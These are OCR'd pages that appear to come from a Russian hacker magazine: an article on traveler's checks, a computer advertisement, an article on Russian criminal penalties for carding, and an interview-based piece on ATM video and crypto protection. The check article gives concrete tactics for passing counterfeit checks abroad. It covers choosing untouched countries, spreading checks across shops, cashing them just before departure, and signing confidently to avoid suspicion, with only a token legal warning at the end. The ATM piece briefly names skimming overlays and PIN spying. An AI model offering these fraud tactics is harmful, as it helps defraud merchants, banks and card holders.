Thomas Cook. Фирма веников не вяжет

Так как ты русский, да еще и с чеком, то рассматривать его и подпись на нем будут чуть ли не под микроскопом

Чек от Спедии

ся и в магазине, особенно - в капиталистических странах. Для получения же денег с именного чека тебе придется пойти в банк, и только там, после большого напряга (читай ниже), тебе выдадут деньги.

Наиболее распространенные чеки - America Express, Thomas Cook, Citicorp и VISA.

ИМЕННЫЕ ЧЕКИ

■ Именные чеки - чеки, выписанные банком на конкретного человека. Деньги с них можно снять только в центральных отделениях банка, причем не каждого. Процедура обнала выглядит так: после заполнения целой кучи бумаг, чек отправляют в банк, которым он был выписан, на проверку: так называемое инкассо. Продлится эта процедура не меньше двух-трех недель. Когда, наконец, придет ответ и тебе согласятся выплатить деньги, с них еще и снимут очень большую комиссию (порядка двадцати двух процентов).
Примером такого чека может служить чек, присылаемый всеми любимой компаний Spedia.net! Помнишь такого спонсора, которого пытался накрутить весь рунет? Вот-вот, именно он высылает тебе тридцать долларов таким чеком.

КАК ВЫГЛЯДИТ ЧЕК

■ Чек представляет собой примерно треть альбомного листа. На бумаге имеются водяные знаки и другие защитные фишки.
На нем должны присутствовать такие вещи, как надпись "Чек", предложение уплатить указанную сумму, имя плательщика, дата выписки чека, подпись получателя денег. Также должна быть указана сумма прописью и цифрами, причем, если цифра не совпадает с суммой, написанной прописью, выплачивается последняя. То есть если цифрами написано 1000, а прописью - десять, то получишь ты десять.

ОБНАЛИЧИВАНИЕ ЧЕКА

■ Обычным дорожным чеком можно расплатиться, например, в магазине, гостинице, ресторане и других подобных заведениях. Правда, если ты взял какой-нибудь раритетный чек, то тебе придется идти в банк. Несмотря на то, что процедура получения денег с чека довольно проста - тебе просто надо поставить вторую подпись на чеке рядом с первой, при работе с чеками в целом существуют свои подводные камни.

Первое и самое главное: не стоит ездить с фальшивыми чеками по странам СНГ. Во-первых, это противоречит негласному закону "не грабить своих". Во-вторых, так как ты русский, да еще и с чеком, то рассматривать его и подпись на нем будут чуть ли не под микроскопом. Затем тщательно проверят твои чеки по стоп-листам, и когда твои ноги будут уже подкашиваться, скажут, что чек необходимо отправить на инкассо. Так зачем тебе такие стрессы? Российским внутренним органам безразлично, что ты воротишь за бугром, но вот в родной стране они бдят - поэтому давай ознакомимся с правилами поведения за рубежом :). »

Как я говорил, надо знать, в какую страну едешь, чтобы взять чек в валюте, которая используется в этой стране. Чеки вышеуказанных компаний бывают в долларах, евро, французских франках, английских фунтах и еще некото-

Обычным дорожным чеком можно расплатиться, например, в магазине, гостинице, ресторане и других подобных заведениях

Мошенничество с чеками - это реально наказуемое преступление!

Обычным дорожным чеком можно расплатиться в магазине, гостинице, ресторане.

рых валютах. Сумма на чеке всегда кратна 10. Нет чеков, скажем, на 392,84 доллара.

Когда ты, наконец, выбрал страну, в которой будешь сбывать чеки, то должен еще и узнать, "девственна" ли она. Под словом "девственна" я подразумеваю, что в эту страну с левыми чеками особенно никто не лазил. Зачем это надо? Объясняю. Если кто-то приехал до тебя в эту страну с большим количеством чеков, благополучно их спихнул в банке и радостно уехал, то в скором времени там поймут, что их, хм, слегка обманули. Следовательно - шумиха вокруг того, что по стране ходят фальшивые чеки и очень пристальное внимание к туристам с чеками вообще.

Следовательно, мошенника поймают, а значит, посадят. Надо? Нет. Вывод: если нальщик приезжает в страну с приличной партией чеков, то страна должна быть "девственна", если же делать несколько заездов, то в течение одной - двух недель. Все, больше в эту страну ехать нельзя. Кстати, отчасти и поэтому нельзя работать в странах СНГ. Хитрых товарищей с левыми чеками у нас очень много, и стоп-листы висят в банках уже давно.

Можно поступить и еще грамотнее, то есть приехать в страну с _малым_ количеством чеков и сбывать их в магазинах, сувенирных лавках и в других подобных местах. Дело в том, что разослать предостережение по банкам - это еще куда ни шло. Их в стране сравнительно немного. А вот если накрывать все магазины, то задача становится практически невыполнимой.

Чеки проворачивают обычно в последние дни перед отъездом. Тогда у банков не будет времени проверить чеки, а у полиции - закрыть границу.

СОВЕТ НАПОСЛЕДОК

Если у тебя в школе была двойка по прилежанию, напоминаю - с чеком надо обращаться бережно: не мять, не пачкать и не писать на нем телефоны подруг. Ни в коем случае не расписываться на нем второй раз заранее. Делать это надо только при обналичке. Причем ставить свою закорючку очень бодро и уверенно. Иначе продавец может заподозрить неладное и отправить чек на проверку.

Не спеши менять чек, едва сойдя с автобуса или трапа самолета, лучше оглядись повнимательнее. Дело в том, что некоторые банки или магазины любят большие проценты. Действительно, почему бы не поживиться за счет наивного туриста? Поэтому лучше не лениться, а присмотреться, где процент пониже. Тем самым ты еще и обезопасишь себя от лишних подозрений, что, мол, зашел в первый же попавшийся магазин и меняешь чек за любой заоблачный процент.

Ну и самое последнее. Запомни! Мошенничество с чеками - это реально наказуемое преступление. Вступив в игру и проиграв ее, ты можешь хорошенько схлопотать. Зарабатывай деньги честным путем. Лучше синица в руке, чем мент в каталажке.

Наконец-то появился компьютер, для тех, кто все делает одновременно

Компьютер
APEK PC GALACTIC
на базе
процессора
INTEL® PENTIUM® 4
с технологией HT

Компьютер APEK PC GALACTIC построен на базе самого современного процессора **INTEL® PENTIUM® 4 с технологией Hyper-Threading**, который специально разработан для достижения максимальной производительности и обеспечивает одновременную работу с несколькими приложениями с высокими требованиями к вычислительным ресурсам: при развлечении – высочайшая реалистичность изображений и скорость отклика при игре; потрясающее качество при воспроизведении цифровой музыки и при обработке цифровых изображений; при создании цифрового видео возможность применять спецэффекты и технологии доступные ранее только профессионалам

www.del.ru

Компьютер **APEK PC GALACTIC** повысит продуктивность работы и степень Вашего удовольствия

Центральный офис:
корпоративные и розничные продажи
Белорусская (кольцевая), тел: 250-55-36, 250-44-76
info@del.ru
Розничные продажи:
Савеловская, ВКЦ «Савеловский», тел: 788-00-38
Шоссе Энтузиастов, КЦ «Буденовский», тел: 788-19-65

ДЕЛ®

Фленов Михаил (smirnandr@mail.ru)

ТРИ БУКВЫ ЗАКОНА

«ПРЕСТУПЛЕНИЕ И НАКАЗАНИЕ» ДЛЯ КАРДЕРА

Хорошо жить в странах третьего мира, особенно в тех, где бананы растут прямо на улице, а наказания за компьютерные преступления отсутствуют по определению. У нас же на улицах не растут ни бананы, ни ананасы, зато существуют законы против компьютерных преступлений... Однако это не помешало кардингу стать практически национальным видом спорта.

Тем не менее, за свое желание разжиться на чужих CC-номерах вполне можно получить срок. Как говорится, любишь кататься, люби и шмотки в полоску носить.

Прежде чем писать эту статью, я посоветовался со знакомым судьей и проконсультировался у адвоката по поводу наказаний, которые можно понести за свои проказы. Из этих бесед я сделал вывод - срок может быть любой, и зависит это от многих факторов: адвоката, судьи, настроения того и другого и, конечно же, денег.

Мне не смогли четко назвать статьи, по которым будет вынесен приговор, потому что любое мошенничество (даже компьютерное) подпадает сразу под несколько статей УК РФ. Прежде чем принимать решение, наши судьи очень часто обращаются к практике подобных дел, и иногда именно это бывает решающим фактором. И если раньше компьютерных преступлений было мало, и судьям было трудно выносить вердикт, то сейчас накопилось уже достаточно случаев, когда подсудимый был отправлен за решетку.


Чтобы выяснить, что же может грозить кардеру, я обратился к реальным судебным делам и приговорам, которые по ним выносились. Исходя из этого, был составлен список статей УК РФ и наказаний, которые они предусматривают.

ПОЛУЧЕНИЕ КАРТОЧЕК

Для получения номеров кредиток очень часто используют взломы инет-магазинов и других on-line служб, содержащих базу кредитных карт. А любой взлом по нашим законам - это ст. 272 УК РФ: "Неправомерный доступ к компьютерной информации". И грозит такой взлом штрафом в размере от 200 до 500 минимальных размеров оплаты труда или в размере заработной платы или иного дохода за период от 2 до 5 месяцев, либо исправительными работами на срок от 6 месяцев до 1 года, либо лишением свободы на срок до 2 лет.

...либо арестом на срок от 4 до 6 месяцев, либо лишением свободы на срок до 3 лет. Скромно, но со вкусом, т.е. вкус камеры ты прочувствовать успеешь.

Ребят поймали и предъявили им обвинения именно по этой статье, и грозило им тогда от 5 до 10 лет.



Устрашающий сайт Управления "Р" Самарской области

Их разыскивает полиция: pwcrack

То же самое, но при совершении командой по предварительному сговору или с использованием служебного положения, карается штрафом в размере от 500 до 800 минимальных размеров оплаты труда или в размере заработной платы или иного дохода за период от 5 до 8 месяцев, либо исправительными работами на срок от 1 года до 2 лет, либо арестом на срок от 3 до 6 месяцев, либо лишением свободы на срок до 5 лет.

Вот тут уже стоит задуматься, работать в одиночку и загреметь на 2 года или командой с залетом на 5 лет.

ИЗГОТОВЛЕНИЕ ИЛИ СБЫТ

Кардер получил доступ к кредитке и решил ее сбыть. Это уже другая статья, а именно ст. 187 УК РФ: "Изготовление или сбыт поддельных кредитных либо расчетных карт и иных платежных документов, не являющихся ценными бумагами". Тут можно рассчитывать на лишение свободы на срок от 2 до 6 лет со штрафом в размере от 500 до 700 минимальных размеров оплаты труда или в размере заработной платы или иного дохода за период от 5 до 7 месяцев. Как видишь, даже при действиях в одиночку наказание будет довольно суровым. Те же нарушения, совершенные неоднократно или командой, приведут к лишению свободы на срок от 4 до 7 лет с конфискацией имущества. То есть придет пара Робин Гудов, и заберут они комп в пользу нашего бедного государства :).

МОШЕННИЧЕСТВО

Если ты что-то приобрел по ворованной кредитке, тебе могут припи-

Их разыскивает полиция: Bane. Такую мадам наверняка разыскивают не только за взлом ;)

сать статью 159 УК РФ - "Мошенничество", то есть "хищение чужого имущества или приобретение права на чужое имущество путем обмана или злоупотребления доверием". Это грозит штрафом в размере от 200 до 700 минимальных размеров оплаты труда или в размере заработной платы или иного дохода за период от 2 до 7 месяцев, либо обязательными работами на срок от 180 до 240 часов, либо исправительными работами на срок от 1 года до 2 лет, либо арестом на срок от 4 до 6 месяцев, либо лишением свободы на срок до 3 лет. Скромно, но со вкусом, т.е. вкус камеры ты прочувствовать успеешь.

Их разыскивает полиция: Rockstar

То же самое, но совершенное командой по предварительному сговору неоднократно, с причинением значительного ущерба гражданину, наказывается штрафом в размере от 700 до 1000 минимальных размеров оплаты труда или в размере заработной платы или иного дохода за период от 7 месяцев до 1 года, либо лишением свободы на срок от 2 до 6 лет со штрафом в размере до 50 минимальных размеров оплаты труда или в размере заработной платы или иного дохода за период до 1 месяца либо без такового.

И самая страшная часть этой статьи - когда преступление совершается командой, в крупном размере, лицом, ранее два или более раз судимым за хищение либо вымогательство. Здесь светит лишение свободы на срок от 5 до 10 лет, в лучшем случае без конфискации железа. В худшем, можешь ожидать все тех же Робин Гудов, которые отбирают у бедных студентов компьютеры и отдают их еще более бедному государству.

Их разыскивает полиция: Hexeir. Что может указывать на то, что это хакер? Да надпись на майке! А ты уже заказал себе такую? :)

В ноябре 2001 года поймали ребят, пытавшихся через интернет-магазин "Топмэн" купить товары на крупную сумму. Им предъявили обвинение именно по этой статье, и грозило им тогда от 5 до 10 лет.

КРАЖА, ОНА И В АФРИКЕ КРАЖА

Когда ты достаешь кредитки, ты не просто взламываешь компьютерную систему, а воруешь номера кред. А это уже статья 158 "Кража, то есть тайное хищение чужого имущества". Это грозит штрафом в размере от 200 до 700 минимальных размеров оплаты труда или в размере заработной платы или иного дохода за период от 2 до 7 месяцев, либо обязательными работами на срок от 180 до 240 часов, либо исправительными работами на срок от 1 года до 2 лет, либо арестом на срок от 4 до 6 месяцев, либо лишением свободы на срок до 3 лет.

Их разыскивает полиция: Cain. Такой фейс сложно не узнать, так что парню лучше не появляться на улице

Если кража совершена группой лиц, то наказанием будет штраф в размере от 700 до 1000 минимальных размеров оплаты труда или в размере заработной платы или иного дохода за период от 7 месяцев до 1 года, либо лишение свободы на срок от 2 до 6 лет со штрафом в размере до 50 минимальных размеров оплаты труда.

РОДИНА МОЯ - БЕЛОРУССИЯ

Любой кардер должен вызубрить статью 159 УК РФ. Если взлом и кражу кредитных карт доказать сложно, то при обналичивании или отоваривании кред тебя вычислят без проблем, и этого хватит, чтобы припаять тебе от 5 до 10 лет.
В Белоруссии в этом отношении сложнее, потому что по их законам за хищение, совершенное при помощи компьютерной техники, грозит наказание до 15 лет лишения свободы. Правда, никто пока такого срока вроде не получал, но факт остается фактом. В прошлом году два кардера, Алексей Макеев и Виктор Папазник, получили 2 и 4 года соответственно.

СОБСТВЕННЫЙ ОПЫТ

Мне однажды удалось пообщаться с управлением "Р", так как на меня прислали запрос из Интерпола. Когда ко мне приходили, меня не было дома. Я точно не знал, зачем меня вызывают, поэтому смело шел в городское управление. Я никогда не нарушал закон, и мне нечего было бояться. Но уже через пять минут общения со следователем я понял, что, на самом деле, бояться мне есть чего :).
Меня обвиняли в том, чего я не делал, и доказывать свою невиновность мне пришлось трем товарищам, которые даже не знали, как изменить стартовую страницу в IE. Хорошо, что ребята оказались профессионалами в своем деле и носят погоны не зря. Я все объяснил, меня внимательно выслушали, и сотрудники Управления "Р" смогли за час выяснить, что меня просто подставили. Я считаю, что мне просто повезло. Если верить слухам, иногда попадаются такие мордовороты, что могут запросто засадить в КПЗ до полного решения дела.

Их разыскивает полиция: Jinx

Интерпол - это не шутки, а за кардинг запрос придет именно оттуда. Так что десять раз подумай, прежде чем шутить с законом. Один раз повезет, на второй привыкнешь, на третий сядешь. И это - жестокая реальность.

ИТОГО

На мой взгляд, кардинг наказывается довольно жестоко. Именно поэтому мы часто слышим в новостях, что какой-то кардер пойман и ему светит сотня-другая лет тюрьмы. Конечно же, такое суровое наказание не вынесет ни один судья, потому что кардеры - в основном молодые ребята, и ломать жизнь талантливой молодежи никто не будет. Но похлебать тюремные харчи ты в любом случае успеешь и поймешь, что на мир можно смотреть не только через светящийся монитор, но и через стальную решетку.


Прежде чем искать приключения, десять раз подумай, а стоит ли? Может, лучше честно погорбатиться за компьютером, чем провести несколько лет жизни с лопатой в руках, бесплатно работая на государство?

Но тюремные харчи ты похлебать в любом случае успеешь и поймешь, что на мир можно смотреть не только через светящийся монитор, но и через стальную решетку.

КАРДИНГ

Каролик Андрей (andrusha@sl.ru)

ОХОТА НА БАНКОМАТЫ



ПО ЗУБАМ ЛИ ТЕБЕ ИХ ЗАЩИТА?

Ну кто не пользовался банкоматом. Подошел, сунул, получил. Все настолько просто, что даже ребенку понятно. Однако будоражит вопрос, а можно ли железную машину обмануть. Смотришь «Терминатора» и кажется, что все элементарно. Так ли это на самом деле?

Оказывается, все не так просто. Умные дяди постарались защитить ящик с деньгами от посягательств. В итоге взламывать защиту себе дороже. И тут вундеркинды не растерялись, сообразив, что можно непосредственно подглядеть пин-код, сделав потом муляж карточки. С внедрением визуальной защиты и это стало далеко небезопасным. Я решил выяснить, как же устроена защита банкоматов, что называется, из первых рук.

Оказывается, все не так просто. Умные дяди постарались защитить ящик с деньгами от посягательств. В итоге взламывать защиту себе дороже.

ВИЗУАЛЬНАЯ ЗАЩИТА

Визуальная защита банкоматов, по словам начальника отдела продаж компании ISS (www.iss.ru), Менделева Алексея Николаевича, сейчас наиболее актуальна и востребована. Раньше этому вопросу уделяли гораздо меньше внимания. Во-первых, почти все банковские сети были корпоративными (доступ был строго ограничен) или хорошо охранялись. Поэтому необходимость в дополнительном дистанционном наблюдении автоматически отпадала. Во-вторых, используемый протокол передачи данных X.25 - очень "узкий", максимальная скорость передачи данных не более 8 Кбит. Для передачи текстовой информации этого вполне хватало (текстовое сообщение при транзакциях обычно не превышает 300-400 знаков), а вот передавать видео было просто нереально. Мало того, что видео "не пролезет" само, так еще и забьет передаваемую параллельно финансовую информацию.


С развитием публичных сетей и появлением множества неохраняемых банкоматов на улицах проблема визуальной защиты стала более актуальной.


С развитием публичных сетей и появлением множества неохраняемых банкоматов на улицах проблема визуальной защиты стала более актуальной. Частыми были не столько попытки взлома, сколько вандализм и желание вывести девайс из строя без всякого смысла. Сперва ограничились только датчиками: на удар и температурный. Первый, соответственно, срабатывал при значительных вибрациях, а второй - на повышение темпера-

Основная задумка - интегрировать систему распознавания лиц. Разработки подобных систем ведутся давно, но первенцы были малоэффективны.

рис. Константин Комардин

■ Эффективность видеонаблюдения в банкоматах подтверждает реальный случай. Один из пользователей банкомата пытался получить деньги, но механика отказала и долго не выдавала деньги, "выплюнув" при этом карточку обратно. Владелец карточки потоптался на месте, плюнул и пошел по делам. А деньги достались тому, кто стоял за ним (механика проснулась). При этом на камере отобразилось, кто забрал деньги. В принципе, по лицу найти случайного обладателя "бонуса" было бы затруднительно, хотя и возможно. Но он тут же допустил ошибку, вставив свою карточку. Вычислить владельца карточки было элементарно.






туры. Сам банкомат не вибрирует по определению :), поэтому срабатывание датчика на удар свидетельствовало об откровенном вмешательстве извне. Поступал сигнал от датчика, выезжала оперативная группа, а разбирались уже на месте. Температурный датчик страховал на случай пожара. Тем более что банкомат - это, по сути, большой сейф, который плохо вентилируется, чтобы ограничиться от внешних атмосферных воздействий (считай, как консервная банка).

Дополнительно ставятся специфические датчики. К примеру, есть понятие "открытие сейфа под принуждением", когда охранник открывает сейф банкомата под дулом пистолета. Причем в этом случае не спасет и дистанционное визуальное наблюдение, если грабитель угрожает пистолетом из-за угла. Тут и приходит на помощь незаметный, но эффективный датчик, оповещающий об открытии сейфа. Если подтверждение об открытии от охранника не поступает, принимаются меры.

■ В Европе было время, когда банкоматы вырывали буквально экскаваторами и прочими механическими приспособлениями, надеясь на легкую наживу. Практически все случаи заканчивались арестом на месте, остальных ловили по пути домой с выдранным сейфом. Был подобный случай и в России. Подогнали машину и в тупую выдрали банкомат из стены. Грабителей задержали благодаря пересланным jpg изображениям, на которых были видны номера машины и лицо одного из грабителей.

■ Смысл уличных банкоматов - аппаратура, которая обрабатывает и пересылает видеопоток от внешних камер - находится отдельно от банкомата. Либо в отделении банка, рядом с которым стоит банкомат, либо в специальном помещении, которое охраняется отдельно и проникнуть туда весьма затруднительно. То есть "захватила" тебя камера - можешь писать завещание. Когда преступников тормознули на выезде из города, они были приятно удивлены :).



Но выезжать на любой сильный пинок по банкомату - напряжно, а ставить к каждому банкомату по охраннику - не выход. Тогда всерьез задумались о дистанционном визуальном наблюдении. Плюс были нередки случаи, когда сынишка тырил у папы карточку, топал к банкомату и снимал наличность. Система никакого криминала не отслеживала, так как пин-код введен, деньги сняты, все в норме. Потом шалопай аккуратно подкладывал карточку обратно, как будто все так и было :). Папа, спустя какое-то время, обнаруживает убыток на счету и заявляет, что деньги не снимал. В случае изготовления и использования муляжа чужой карточки ситуация полностью аналогична. Деньги снимаются корректно, но не владельцем :). Наличие видеоархива позволило разрешать подобные спорные ситуации. Было достаточно связать во времени архив по транзакциям с архивом видео, чтобы понять, кто именно снял или положил деньги.

РЕАЛИЗАЦИЯ

■ Тем временем появилось множество передовых технологий сжатия видеоинформации, но любой кодек из сегодня существующих не даст сжатие более 0,5 Кб на кадр. Выходов

нашлось два. Первый - прокладка отдельного (параллельного) канала (вплоть до оптоволокна), по которому гонится только видео, отображающее все, что происходит в реальном времени. Но это не всегда возможно, к тому же накладно. Поэтому второй выход - передача отдельных кадров (фреймов) по протоколу X.25, с наложением их на информацию о транзакции.

Картинки привязаны к отдельным событиям: подошел, вставил (карточку), дата, ФИО владельца, мордашка того, кто юзает карточку, и т.п. При этом ставятся две камеры: одна смотрит на лицо, а вторая - на руки в момент выдачи денег (ввод пин-кода камера не захватывает). Далее картинки передаются на контрольный пункт, позволяя »


Срабатывание датчика на удар свидетельствовало об откровенном вмешательстве извне. Поступал сигнал от датчика, выезжала оперативная группа, а разбирались уже на месте.

Были нередки случаи, когда сынишка тырил у папы карточку, топал к банкомату и снимал наличность.

Одно из решений - передача отдельных кадров (фреймов) по протоколу X.25, с наложением их на информацию о транзакции.

отслеживать работу банкомата в реальном времени. Получается своеобразный протокол событий с картинками, позволяющий объединить финансовую информацию с визуальной. Некий единый источник информации, из которого сразу понятно, как происходило, кто виноват и что делать. Теперь при срабатывании датчиков можно оценить, надо ехать или это ложная тревога.

■ Подглядывание пин-кода актуально не только потому, что так проще всего его узнать. Дело еще и в том, что вводимый пин-код в "чистом" (нешифрованном) виде возможно узнать только при вводе. Даже в самом банкомате он "ходит" уже закриптованный, не говоря уже о каналах связи банкомата и центральной системы управления. Не забывай оглядеться, прежде чем вводить свой пин-код :).



Теоретически, конечно, возможно взять банкомат, перетащить в укромное место, подключить к псевдохосту и подать команду на выдачу денег.

Данные можно достать, подключившись на прослушивание. Для этого придется на ридер банкомата приделать накладку, чтобы считывать трек-2 карты.


Ключи, с помощью которых происходит криптование, в открытом виде не живут, известны только банкомату и хосту, между которыми идет обмен.

Есть возможность конфигурировать систему, отправляя картинки, скажем, за минуту до события и через минуту после события. Либо осуществлять "горячую запись" - картинки во время транзакции делаются через определенный промежуток времени, к примеру, через каждые 15 секунд.

Помимо картинок реальное видео все равно пишется, но на локальный жесткий диск банкомата, который также располагается внутри сейфа. При необходимости его можно забрать и восстановить полную картину происходящего, используя ранее полученные кадры в качестве ключевых для поиска необходимых временных отрезков. Данные все в цифре, так что поиск происходит практически мгновенно. Сам винчестер достаточно емкий и способен писать видеоинформацию до 45 (!) суток (непрерывно).

ПЕРСПЕКТИВЫ

■ Алексей Николаевич охотно поделился планами в области визуальной защиты банкоматов. Основная задумка - интегрировать систему распознавания лиц. Разработки подобных систем ведутся давно, но первенцы были малоэффективны. Смысл в том, чтобы подключить все банкоматы к одной базе данных и синхронизировать. Если на каком-либо банкомате появится подозрительная личность, то автоматически будут фиксироваться повторные появления подозреваемого у этого банкомата и похождения по другим, а при необходимости блокироваться доступ ко всем банкоматам. Другими словами, система поможет подстраховаться от повторных попыток взлома и повысить эффективность визуальной защиты в целом.



ЗАЩИЩЕННОСТЬ ТЕХНОЛОГИИ

■ "Ничего особенного нет, те же каналы связи, те же самые методы защиты, - прокомментировал мой вопрос о защищенности сетей банкоматов начальник отдела программных разработок компании ЛАНИТ (www.lanit.ru) Каритич Алексей Валентинович. - Другое дело, что у платежных систем есть свои средства защиты по умолчанию, которые заложены непосредственно в технологию - криптозащита пин-блока и проверка подписи сообщения на подлинность (сообщение открытое, но вычисляется некий код, чтобы определить валидность сообщения)".

Теоретически, конечно, возможно взять банкомат, перетащить в укромное место, подключить к псевдохосту и подать команду на выдачу денег. Но нужен псевдохост и большой карман, чтобы незаметно унести банкомат :). А чтобы подстроить интерфейс псевдохоста так, чтобы он корректно выдавал себя за реальный хост (система управления банкоматом), необходимо знать все ключи, которыми криптуются сообщения между реальным хостом и данным банкоматом. Вклиниться в сам канал, не трогая банкомат, теоретически тоже реально. Только на практике кабель не валяется на полу, и мест для подключения нет, либо тебя быстро засекут. А оборудование для подключения обойдет-

ся дороже, чем ты выкачаешь денег из банкомата. Проще подделать карточку (дубликат) - основная угроза банкоматам сейчас.

Но чтобы сделать муляж карточки, необходимы данные и пин-код. Пин-код элементарно подсматривают. Поэтому в последнее время в заставках на банкоматах пишут что-то вроде "Враг подслушивает, подсматривает - посмотри по сторонам, закрой пин руками!" Данные можно достать, подключившись на прослушивание. Для этого придется на ридер банкомата приделать накладку, чтобы считывать трек-2 карты, что опять же практически неосуществимо - тебя засекут раньше, чем ты закончишь.

КРИПТОЗАЩИТА

